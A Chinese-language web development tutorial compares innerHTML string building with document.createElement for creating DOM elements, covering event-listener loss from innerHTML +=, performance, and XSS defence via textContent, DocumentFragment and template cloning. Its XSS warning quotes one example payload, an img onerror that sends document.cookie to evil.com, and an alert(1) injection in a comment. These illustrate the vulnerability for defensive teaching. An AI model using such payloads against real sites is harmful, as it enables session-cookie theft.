
深入对比JavaScript中innerHTML字符串拼接与document.createElement构建DOM盒子的核心机制、性能差异、事件丢失陷阱与XSS安全风险,提供可落地的工程选型建议与规范化代码示例。

当前位置:首页 > JavaScript DOM 与事件 > 正文
JS用innerHTML拼接还是createElement创建盒子更好
作者:性能诊所
时间:2026-11-17
浏览:451
文章目录
Web 前端核心技术解析

概要预览:innerHTML 字符串模式与 createElement DOM 节点对象构建的核心权衡

图 1:innerHTML 依赖解析引擎分词,而 createElement 直接在内存分配 DOM 节点对象

图 2:innerHTML += 导致的旧节点被销毁回收与事件丢失过程深度解析

图 3:基于 createElement 与 DocumentFragment 规范构建交互盒子的标准四个步骤
方案 1:HTML5

图 4:DOM 创建方案选型决策模型与关键特性对照表
在 JavaScript 中动态创建“盒子”(卡片、列表项、模态窗或包装容器)时,并没有绝对胜出的唯一方法,而是取决于场景中的三个核心约束:数据的安全性、已存在 DOM 的事件稳定性与动态交互的绑定时机。如果盒子仅包含静态可信内容且是一次性生成,
innerHTML 具备代码紧凑直观的表达优势;但在包含用户输入、需要保留已有子元素状态、或需即时绑定事件处理函数时,createElement(结合 DocumentFragment 或 <template>)在安全防护与架构健壮度上是唯一可靠的选择。
一、核心认知:两个 API 处理盒子的底层方式不同
在网页交互中,我们经常需要把后台返回的数据封装成一个卡片(俗称“盒子”),并插入到页面容器中。很多初学者在写代码时,最容易纠结到底是用模板字符串拼接一段 HTML 直接赋给 innerHTML,还是调用 document.createElement('div') 一步一步把子元素拼装起来。
表面上看,它们只是写法的不同:一个像是在写字符串模板,另一个像是在操作由函数组成的流水线。但两者的核心差异在于浏览器内部的执行管线:
- innerHTML 的执行路径:传入的是一段纯文本。浏览器接收到字符串后,必须暂停当前的 JavaScript 执行,唤醒浏览器的 HTML 解析引擎(HTML Parser)。解析引擎对字符串进行分词、词法分析、构建临时的 DOM 节点树,最后清空宿主元素内部的已有节点,将新构建的节点挂载上去。
- createElement 的执行路径:直接调用浏览器宿主开放的底层 C++ 对象实例化接口。无需任何文本分词或解析环节,内存中会立刻分配一个合法的 DOM 元素节点。随后,你可以直接通过对象属性(如
className、style、textContent)对这个节点进行赋值,并在内存中挂载子节点。
二、致命陷阱:为什么绝不能盲目使用 innerHTML += 追加盒子
在很多初学教程中,经常能看到向已有列表追加新盒子的代码被写成这样:
// 危险的常见写法:使用 += 向容器末尾追加新卡片
const listContainer = document.querySelector('#card-list');
listContainer.innerHTML += `<div class="card">新盒子内容</div>`;
这段代码能够运行,但在任何真实的交互项目中,它都是一个极其隐蔽且破坏性巨大的陷阱。因为 JavaScript 解释器并没有真正的“在原节点末尾直接塞入 HTML 文本”的操作。listContainer.innerHTML += '...' 实际上是一行语法糖,它的真实执行过程完全等同于:
// 实际背后的真实运作逻辑
listContainer.innerHTML = listContainer.innerHTML + `<div class="card">新盒子内容</div>`;
这个因果链条会导致三个不可逆转的后果:
- 已有事件监听器被全量抹除:浏览器把容器当前的所有子节点序列化成纯文本,再重新解析为全新的节点。此前通过
addEventListener绑定在旧盒子上的点击、悬停、校验等事件监听器,全部随同被垃圾回收的旧节点一同消亡。用户再次点击之前的卡片时,界面将毫无反应。 - 表单输入与焦点状态被清空:如果之前的盒子中包含
<input>、文本域或者下拉选框,用户正在输入的内容会瞬间被重置为默认值,当前获得焦点的输入框也会被迫失焦。 - 二次渲染性能惩罚:每执行一次
+=,浏览器就要把已有 100 个盒子全部销毁并重新解析构建一遍。如果一个循环执行了 50 次,页面不仅会发生剧烈掉帧,还会产生严重的内存抖动。
相比之下,createElement 配合 appendChild 或 append 是严格增量的。它只是在现有的 DOM 树上挂入一个新节点指针,原有的兄弟盒子完全不参与重新解析,所有的事件闭包、输入框状态与焦点均能毫发无损地保留。
三、安全底线:XSS 注入防御与数据隔离
在创建盒子时,决定两者的另一条绝对红线是数据的来源。网页上的盒子通常用于承载业务数据,比如商品名称、用户评论、个人签名或后台返回的动态字段。
⚠️ 警惕存储型与反射型 XSS 漏洞
只要数据中混入了恶意构造的特殊字符(如 <img src=x onerror="fetch('//evil.com?c='+document.cookie)">),将其直接作为模板字符串插值注入 innerHTML,浏览器解析器就会将其当成合法的 HTML 标签解析并立即执行脚本,导致整个网站的会话凭证失窃。
以下是典型的反面案例与防御对比:
// 【危险写法】直接将未转义的用户输入拼入 innerHTML
function renderBadCard(userName, userBio) {
  // 若 userBio 包含 <img src=x onerror=alert(1)>,将直接触发脚本注入!
  cardBox.innerHTML = `
    <div class="user-box">
      <h4>${userName}</h4>
      <p>${userBio}</p>
    </div>`;
}

// 【安全做法】使用 createElement 并通过 textContent 填充内容
function renderSafeCard(userName, userBio) {
  const userBox = document.createElement('div');
  userBox.className = 'user-box';

  const title = document.createElement('h4');
  title.textContent = userName; // 自动将特殊字符作为纯文本,绝不当做标签解析

  const bio = document.createElement('p');
  bio.textContent = userBio;   // 天生免疫 XSS 攻击

  userBox.append(title, bio);
  return userBox;
}
在 createElement 方案中,通过 textContent 赋值的内容,会被浏览器强制写入文本节点(TextNode),哪怕字符串中写满了 <script> 也会原样展示为字符实体,从底层杜绝了任何代码执行路径。
四、实操规范:使用 createElement 高效构建交互盒子的标准步骤
许多开发者抗拒使用 createElement 的主要原因在于:觉得每一层标签都要写一次 createElement、className、appendChild,代码显得繁琐且不够扁平。
实际上,只要遵循标准的工业化构建步骤,配合 DocumentFragment(文档片段)与现代的 append 多节点挂载语法,createElement 能够写得既清晰又具备极佳的运行性能。
完整代码示例:动态卡片构建工厂
/**
 * 构建带交互按钮的卡片盒子
 * @param { id: number, title: string, desc: string } item
 * @param { (id: number): void } onDelete
 */
function createProductCard(item, onDelete) {
  // 步骤 1:实例化外层盒子,并赋予布局类名与标识
  const card = document.createElement('div');
  card.className = 'product-card';
  card.dataset.itemId = String(item.id);

  // 步骤 2:安全构建子节点内容
  const heading = document.createElement('h3');
  heading.className = 'card-title';
  heading.textContent = item.title;

  const paragraph = document.createElement('p');
  paragraph.className = 'card-desc';
  paragraph.textContent = item.desc;

  const deleteBtn = document.createElement('button');
  deleteBtn.className = 'btn-delete';
  deleteBtn.type = 'button';
  deleteBtn.textContent = '删除盒子';

  // 步骤 3:原位绑定交互事件(直接闭包持有当前引用,无需事后查 DOM)
  deleteBtn.addEventListener('click', () => {
    // 触发外部回调,并优雅从界面中平滑移除自身
    onDelete(item.id);
    card.remove();
  });

  // 步骤 4:内存中组装完毕后返回整个盒子
  card.append(heading, paragraph, deleteBtn);
  return card;
}

// 批量渲染时的挂载规范:利用 DocumentFragment 实现单次重排
function renderCardList(items, containerElement) {
  const fragment = document.createDocumentFragment();

  items.forEach(item => {
    const cardNode = createProductCard(item, (id) => {
      console.log('已移除项目:', id);
    });
    fragment.append(cardNode);
  });

  // 核心优势:无论 items 有几十条还是几百条,主文档树仅触发一次 Layout/Reflow
  containerElement.append(fragment);
}
这种写法直接解决了 innerHTML 的两个最大痛点:
- 无需反向查找元素:生成按钮的同时就直接调用
deleteBtn.addEventListener挂载了逻辑,不需要在渲染完毕后额外执行container.querySelector('.btn-delete')去二次定位元素。 - 完美利用闭包:事件回调函数内部直接可以访问到当前卡片的
item.id与card节点自身,代码模块内聚性极高。
五、现代折中方案:兼顾模板直观度与 DOM 安全性
如果你确实需要构建一个极其复杂、深达五六层的 HTML 盒子,每一层都手动 createElement 确实会增加样式调试的难度。业界通常有以下两种成熟的现代化混合方案:
方案 1:HTML5 <template> 标签与 cloneNode
在 HTML 页面中预先写好盒子结构的母版:
<!-- 页面中静止的模板,不会被渲染到页面上,也不会提前加载图片 -->
<template id="dialog-template">
  <div class="dialog-box">
    <div class="dialog-header">
      <h4 class="title"></h4>
      <button type="button" class="btn-close">×</button>
    </div>
    <div class="dialog-body"></div>
  </div>
</template>
在 JavaScript 中克隆该模板节点,只对需要替换的文字与事件做局部处理:
function openDialog(titleText, bodyText) {
  const template = document.querySelector('#dialog-template');
  // 深克隆模板内容
  const clone = template.content.cloneNode(true);

  // 在克隆出的内存片段中局部填充安全内容与绑定事件
  clone.querySelector('.title').textContent = titleText;
  clone.querySelector('.dialog-body').textContent = bodyText;

  const dialogElement = clone.querySelector('.dialog-box');
  clone.querySelector('.btn-close').addEventListener('click', () => {
    dialogElement.remove();
  });

  document.body.append(clone);
}
方案 2:离线容器中转法 (Offline DOM Parsing)
如果一定要用模板字符串生成大段 HTML,切忌直接对页面上的容器赋 innerHTML。可以先在内存中创建一个没有挂载的离线 div,解析完毕并绑定事件后,再将其子元素移入真实页面:
// 在未挂载到页面的离线容器上使用 innerHTML
const tempWrapper = document.createElement('div');
tempWrapper.innerHTML = `<div class="alert-box"><span>系统就绪</span><button class="ok">确认</button></div>`;

// 提前在离线节点上绑定好事件
const alertBox = tempWrapper.firstElementChild;
alertBox.querySelector('.ok').addEventListener('click', () => alertBox.remove());

// 规范挂载:完全不会破坏真实容器上原有的任何子节点
targetContainer.append(alertBox);
六、选型决策指南与能力对比总结
为了在实际开发中不再纠结,可以通过以下清晰的决策树与能力矩阵,针对具体需求选用最适宜的技术方案:
| 评测维度 | innerHTML 字符串拼接 | document.createElement | <template> 克隆方案 |
|---|---|---|---|
| 编写直观度 | 极高,所见即所得,适合复杂嵌套 | 中等,深度嵌套时 API 层级较长 | 极高,结构在 HTML 中分离管理 |
| 事件绑定支持 | 差,必须事后通过选择器重新检索 | 极好,创建时原地直接绑定 | 良好,局部检索后直接绑定 |
| 既有子节点保护 | 极差(+= 导致原节点全量销毁) |
原生保护,纯增量追加 | 原生保护,纯增量追加 |
| XSS 安全防护 | 极脆弱,拼接不可信变量极易暴雷 | 天生免疫(结合 textContent) |
天生免疫(结合 textContent) |
| 单次批量性能 | 初始化时大段解析性能高 | 频繁单项增删性能极高 | 批量克隆效率极高 |
| 适用场景归纳 | 纯展示型骨架屏、一次性静态文本重置 | 高交互卡片、增量列表追加、表单容器 | 多处复用的弹窗、固定结构的交互组件 |
七、结语
回答标题的问题:在构建现代 Web 交互盒子时,createElement(以及基于它的 <template> 克隆)在绝大多数涉及用户交互、增量添加与数据展示的场景下显著更好。它不仅彻底规避了已有 DOM 节点被销毁而导致的事件与状态丢失陷阱,更从底层为防范 XSS 漏洞筑牢了安全防线。
innerHTML 并非一无是处,但它的舞台应当被严格限定在整块静态容器的一次性初始化填充上。只要你的盒子需要后续用户点击、需要向已有列表中逐条追加、或者包含外部传入的数据字段,就请毫不犹豫地使用 createElement 与 textContent 展开构建。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章